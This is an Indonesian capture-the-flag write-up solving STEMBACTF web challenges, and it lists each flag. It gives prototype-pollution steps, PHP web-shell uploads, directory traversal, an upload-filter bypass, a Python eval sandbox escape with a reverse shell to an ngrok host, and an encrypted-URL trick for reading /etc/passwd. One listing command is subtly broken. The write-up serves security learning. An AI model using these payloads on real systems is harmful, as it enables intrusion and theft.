


[WEB EXPLOITATION]

[PROTONOTES]

CHALLENGE

3 SOLVES

Protonotes

 500

HARD


mongo sedang jalan-jalan dan terkena banyak sekali polusi udara

http://203.89.28.27:5004

Author : **Ardhi**

View Hint

View Hint

 protonotes...

Flag

Submit


[CARA PENYELESAIAN]

Download source code dari program

```
function parseBody(obj1, obj2) {
  for (const key in obj2) {
    if (typeof obj1[key] === 'object' && typeof obj2[key] === 'object') {
      parseBody(obj1[key], obj2[key]);
    } else {
      obj1[key] = obj2[key];
    }
  }
}

return obj1;
}
```

Terdapat function `parseBody` yang akan memiliki vulnerabilities saat digunakan. Hal ini memungkinkan program mengcopy keseluruhan key dari request body kita. Termasuk mengcopy `__proto__`, yang dapat membuat kita menginject kode kita ke program. Kita akan menginject property `admin`, sehingga saat register kita akan dikenali sebagai admin.



Gunakan API testing tools seperti postman untuk memungkinkan kita terkoneksi melalui api website. Berikan request body seperti hal diatas. Dan setelah berhasil, silahkan lakukan login dengan akun admin.

Jika kita login sebagai admin, kita memiliki fitur tambahan berupa commander. Dengan commander kita akan mengakses flag yang disimpan di database mongodb.

Commander

Run

Kamu punya akses lebih sebagai admin, coba cari tau apa yang bisa kamu lakukan.

```
STEMBACTF{pr0t0typ3_p011u710n_w1th_m00n900se_1s_c0nfusing}
```

```
CODE : node -e "require('./config/db.js'); const Flag =  
require('./models/Flag.js'); async function coba(){ const  
items = await Flag.find(); const flag = items.map(item =>  
String.fromCharCode(item.flag)).join('');  
console.log(flag); process.exit();} coba()"
```

FLAG :

```
STEMBACTF{pr0t0typ3_p011u710n_w1th_m00n900se_1s_c0nfusing}
```

[Beli Flag]

CHALLENGE

36 SOLVES

✕

Beli Flag

 200

EASY

Flag itu tidak gratis, jadi harus beli dulu

`http://203.89.28.27:5001`

Author : **Ardhi**


View Hint

Flag

Submit

CARA PENYELESAIAN:

Untuk mendapatkan flag, kita harus memiliki uang senilai \$100, tapi kita hanya punya uang \$10. Tapi web ini memiliki celah keamanan, dimana saat kita membeli flag, value yang dikirim tidak divalidasi terlebih dahulu dengan jumlah saldo yang kita miliki saat ini. Untuk mengubah value, gunakan inspect element dan ubah valuenya menjadi lebih besar atau sama dengan \$100



FLAG : STEMBACTF{t3mp3rer_d3ngan_1nput_f0rm}

[Membaca File]

CHALLENGE

31 SOLVES

✕

Membaca File

200


EASY

Wow! aku baru saja membuat file reader, apakah kamu mau coba?

`http://203.89.28.27:5003`

Author : **Ardhi**

View Hint

 `index.php`

Flag

Submit

Correct

CARA PENYELESAIAN:

Web ini rentan terhadap serangan directory traversal Karena input dari user tidak dibatasi pada file tertentu saja. Untuk mendapatkan flag, kita harus mengakses file flag yang berada di root directory server. Dengan path sebagai berikut `../../../../../flag.txt`


Membaca File 📄

Masukkan nama file yang akan dibaca, berikut contoh file yang tersedia:

- stembactf.txt
- radhit-dan-akbar.txt
- apin-is-idzoyy.txt

 Cari 🔍

STEMBACTF{d1r3ct0ry_tr4vers41_15_co0l_r19h7???



FLAG : STEMBACTF{d1r3ct0ry_tr4vers41_15_co0l_r19h7???

[Unggah 1]

CHALLENGE

29 SOLVES

✕

Unggah 1

🕒 200

Kemarin aku dan temanku membuat website untuk mengabadikan momen - momen penting yang bisa diunggah ke website tersebut

`http://203.89.28.27:5002`

Author : Akbar

View Hint

Flag

Submit

Correct

CARA PENYELESAIAN:

Website dari soal sangat rentan dari serangan LFI (Local file inclusion) melalui upload file. Hal ini dikarenakan file tidak dilakukan filter terhadap jenis file tertentu saja. Oleh karena itu kita dapat melakukan upload file yang berisi kode berbahaya yang dapat dijalankan oleh server. Tujuan kita adalah melakukan upload file yang membuka file flag.txt. Tapi sebelum itu kita harus mengetahui letak dimana file flag.txt.

```
<h1>
  <?php echo shell_exec('ls -la| /') ?>
</h1>
```



```
total 92 drwxr-xr-x 1 root root 4096 Jan 27 00:41 . drwxr-xr-x 1 root root 4096 Jan 27 00:41 .. -rwxr-xr-x 1 root
root 0 Jan 27 00:41 .dockerenv drwxr-xr-x 1 root root 4096 Jan 27 00:41 bin drwxr-xr-x 2 root root 4096 Dec 9
19:15 boot drwxr-xr-x 5 root root 340 Feb 11 07:15 dev drwxr-xr-x 1 root root 4096 Jan 27 00:41 etc -rw-r--r-- 1
root root 44 Jan 27 00:41 flag.txt drwxr-xr-x 2 root root 4096 Dec 9 19:15 home drwxr-xr-x 1 root root 4096 Jan
11 07:19 lib drwxr-xr-x 2 root root 4096 Jan 9 00:00 lib64 drwxr-xr-x 2 root root 4096 Jan 9 00:00 media
drwxr-xr-x 2 root root 4096 Jan 9 00:00 mnt drwxr-xr-x 2 root root 4096 Jan 9 00:00 opt dr-xr-xr-x 404 root
root 0 Feb 11 07:15 proc drwx----- 1 root root 4096 Jan 27 00:45 root drwxr-xr-x 1 root root 4096 Jan 27 00:43
run drwxr-xr-x 1 root root 4096 Jan 11 07:22/sbin drwxr-xr-x 2 root root 4096 Jan 9 00:00 srv dr-xr-xr-x 13
root root 0 Feb 11 07:15 sys drwxrwxrwt 1 root root 4096 Feb 13 08:26 tmp drwxr-xr-x 1 root root 4096 Jan 9
00:00 usr drwxr-xr-x 1 root root 4096 Jan 11 07:19 var
```

Sekarang kita tahu jika file flag berada di root directory. Oleh karena itu kita harus membuka file flag tersebut.

CODE :

```
<h1>
  <?php echo shell_exec('cat /flag.txt') ?>
</h1>
```

FLAG :

STEMBACTF{hallo_mate_w31l_y0u_g0t_th3_f14g}

[Unggah 2]

CHALLENGE

9 SOLVES

✕

Unggah 2

350

MEDIUM

Sad :(ternyata aplikasi web ku terkena hack, aku tidak menyangkanya, tapi sekarang aku sudah memperbaikinya agar tidak ada yang melakukan hack ke website ku 😊

`http://203.89.28.27:5005`

Author : Akbar

View Hint

View Hint


Flag

Submit

CARA PENYELESAIAN:

Hampir sama dengan soal unggah 1, kini kita hanya bisa melakukan upload file dengan jenis file gambar, karena server membatasi content-type yang diizinkan hanya gambar. Tapi hal ini masih memiliki celah keamanan terhadap LFI lagi. Karena server hanya membatasi pada content-type, tidak pada tipe dari file itu sendiri. Oleh karena itu, untuk menembus celah keamanan ini, kita bisa mengubah content-type dari request yang kita lakukan dengan interception dari burp suite.

Kita akan mengaktifkan intercept dan buka pada url dari website. Upload script php, dan tekan submit. Akan tetapi, sebelum script terupload ke server, kita harus melakukan intercept terhadap request. Ubah content-type dari request menjadi image/png. Hal ini akan membuat server mengira jika file yang kita kirimkan adalah bertipe image png.



Setelah file berhasil diupload, kita akan mendapatkan flagnya.

CODE :

```
<h1>
<?php echo shell_exec('cat /flag.txt') ?>
</h1>
```

FLAG :

STEMBACTF{u_need_subs_on_probset_channel_psmasse_24434}


[ValenBlind]

CHALLENGE

4 SOLVES

✕

ValenBlind

 500

HARD

Once upon a time, in a small village, there lived a young man named Valentine who was known for his kind heart and generosity. However, he had a unique problem - he was born "valenblind," meaning he couldn't see the love that was right in front of him. Despite the affection of those around him, Valentine remained lonely and yearned for true love. One day, a kind stranger entered the village and showed Valentine the true meaning of love through her selfless actions. With her guidance, Valentine was finally able to open his eyes and see the love that surrounded him all along. From that day on, he lived a happy and fulfilled life, spreading love and joy wherever he went.

`http://203.89.28.27:5006`

Author: **Ardhi**

View Hint

CARA PENYELESAIAN:

Jika kita lihat pada webnya, sekilas tidak ada masalah yang berarti. Akan tetapi jika kita melihat pada source codenya, maka kita akan melihat sesuatu yang agak janggal

```

from flask import Flask, render_template, request, redirect

app = Flask(__name__)

@app.route('/')
def index():
    return render_template('pages/index.html')

@app.route('/feedback', methods=['GET', 'POST'])
def feedback():
    if request.method == 'POST':
        message = request.form['message']
        try:
            eval(message, {'__builtins__':None})
        except:
            pass
        return redirect('/feedback')
    return render_template('pages/feedback.html')

```

Dimana value message yang kita kirim melalui halaman feedback akan melewati function eval. Dimana sudah kita ketahui jika function eval memiliki banyak celah keamanan. Kita bisa memanfaatkan hal ini untuk melakukan code injection. Akan tetapi hal ini sulit dilakukan karena pada global scope, `__builtins__` function, atau function builtin tidak bisa diakses. Jadi di sana kita tidak bisa mengakses function function seperti `print`, `__import__`, dll.

Nah, langkah pertama yang harus dilakukan adalah kita harus mencari cara untuk melakukan recovery pada builtsin function. Dengan memanggil base class seperti ini: `().__class__.__base__`. Kita bisa mengakses base class di python yaitu object. Dengan base class ini kita bisa memanggil class yang merupakan turunan dari class object, dengan cara `().__class__.__base__.__subclass__()`. Subclass akan mengembalikan class apa saja yang merupakan turunan dari class object.

Di sub class ini, kita akan memanggil sebuah class yang bernama `catch_warnings`. Karena di kelas ini kita bisa melakukan `recovery builtins function` dengan menggunakan private method `__module__`. Dengan ini kita dapat menggunakan `builtins function` yang sebelumnya sudah `disable`. Kita akan menggunakan function `__import__`, untuk dapat menjalankan `shell command`.

Karena web dari soal tidak menghasilkan keluaran yang dapat dilihat, maka kita akan menggunakan teknik `reverse shell`. Teknik ini memungkinkan kita untuk mengakses `shell` atau `terminal` dari `target` secara `remote`. Setelah berhasil melakukan `reverse shell`, kita akan membuka `file flag` untuk mendapatkan `flag`. Gunakan `ngrok tcp 5001` untuk melakukan `tunneling`. Dan `nc -lvnp 5001` untuk membuka `listener` agar `shell target` dapat terhubung ke kita.

CODE :

```
[i for i in ''.__class__.__base__.__subclasses__() if
i.__name__=='catch_warnings'][-1]().__module__.__builtins__[ '__i
mport__']('os').system('export
RHOST="0.tcp.ap.ngrok.io";export RPORT=12658;python -c
\'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RH
OST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for
fd in (0,1,2)];pty.spawn("sh")\')
```

FLAG :


STEMBACTF{h4ppy_v4l3nb11nd_h0p3_y0u_have_a_l0t_of_lov3}

[PHPProxy]

CHALLENGE

2 SOLVES

PHPProxy

 500

HARD

ini asli server punya orang, coba cari usernya (user = flag)

<https://web.nwsit.com/>

gaperlu bruteforce dir, nmap, sqlmap, dsb. Tambahan : jangan pake wifi stemba soalnya diblock

Author : **Sir. Miles Axlerod**

View Hint


View Hint

Flag

Submit

CARA PENYELESAIAN :


Sekilas jika melihat ke websitenya dan menjalankan sesuatu tidak terlihat website memiliki celah keamanan. Akan tetapi jika kita mencoba mengakses ke url <http://localhost> kita akan mendapatkan respon jika kita berhasil mengakses server secara langsung.



Artinya web ini memiliki kerentanan terhadap LFI dan directory traversal. Dari soal, flagnya adalah user yang ada pada server. Artinya kita harus mengakses file di `/etc/passwd` untuk mendapatkan user. Dengan uri scheme file, kita bisa melakukan hal tersebut.

Sayangnya, hal ini tidak bisa kita lakukan secara langsung dari input text, karena input text melakukan fetch menggunakan curl. Dan protocol file tidak bisa dilakukan dengan curl.

Nah ada satu kerentanan lagi yang bisa kita manfaatkan. Jika kita lihat pada url query, kita bisa mengetahui jika itu adalah url yang kita inputkan dalam bentuk enkripsi. Karena jika kita mencoba menghapus Sebagian dari query, maka url yang diberikan juga berubah.



Nah, jika kita lihat di source website. Query dari url tidak akan melakukan fetch menggunakan curl. Yang berarti kita bisa menggunakan uri scheme file untuk melakukan akses ke file `/etc/passwd`.

Tapi sebelum itu kita harus mengetahui enkripsi apa yang digunakan oleh website. Enkripsi bisa dilihat `.\vendor\athlon1600\php-proxy\src\helpers.php`

Melakukan enkripsi url menggunakan function `url_encrypt`. Dengan menerima parameter plain text dan key. Untuk melakukan enkripsinya. Kita harus tahu dulu key nya apa. Jika kita melihat kodenya secara seksama. Untuk mendapatkan key, kita bisa menggunakan function `decrypt` dengan parameter pertama yaitu `encrypted`, dan parameter kedua plain text. Karena key dienkripsi dengan md5, yang panjangnya akan selalu 32 karakter. Maka kita juga harus memastikan plain text memiliki Panjang juga 32 karakter untuk mendapatkan key yang benar.

```
$enc = "naXYqwtgZ5RkY2NpbW0wa2BqaZ-daJxskKWVm5rac8U";
$url = 'http://203.89.28.27:7777/?akdw=a';
echo url_decrypt($enc, $url);
// result 51d9118b405145d3282ef1e5af406c6d
```

Setelah itu, kita bisa menggunakan key tersebut untuk melakukan enkripsi url yang akan dimasukkan kedalam query parameter.

```
$key = '51d9118b405145d3282ef1e5af406c6d';  
echo url_encrypt("file:///etc/passwd", $key);  
// result m5rQnmtgZ5GZpJhgpJbXpqmc
```

Setelah mendapatkan hasil enkripsi, kita bisa menggunakan hasil enkripsi untuk mengakses file `/etc/passwd`.



Dengan usurnya adalah kleinesleben

FLAG : STEMBACTF{kleinesleben}

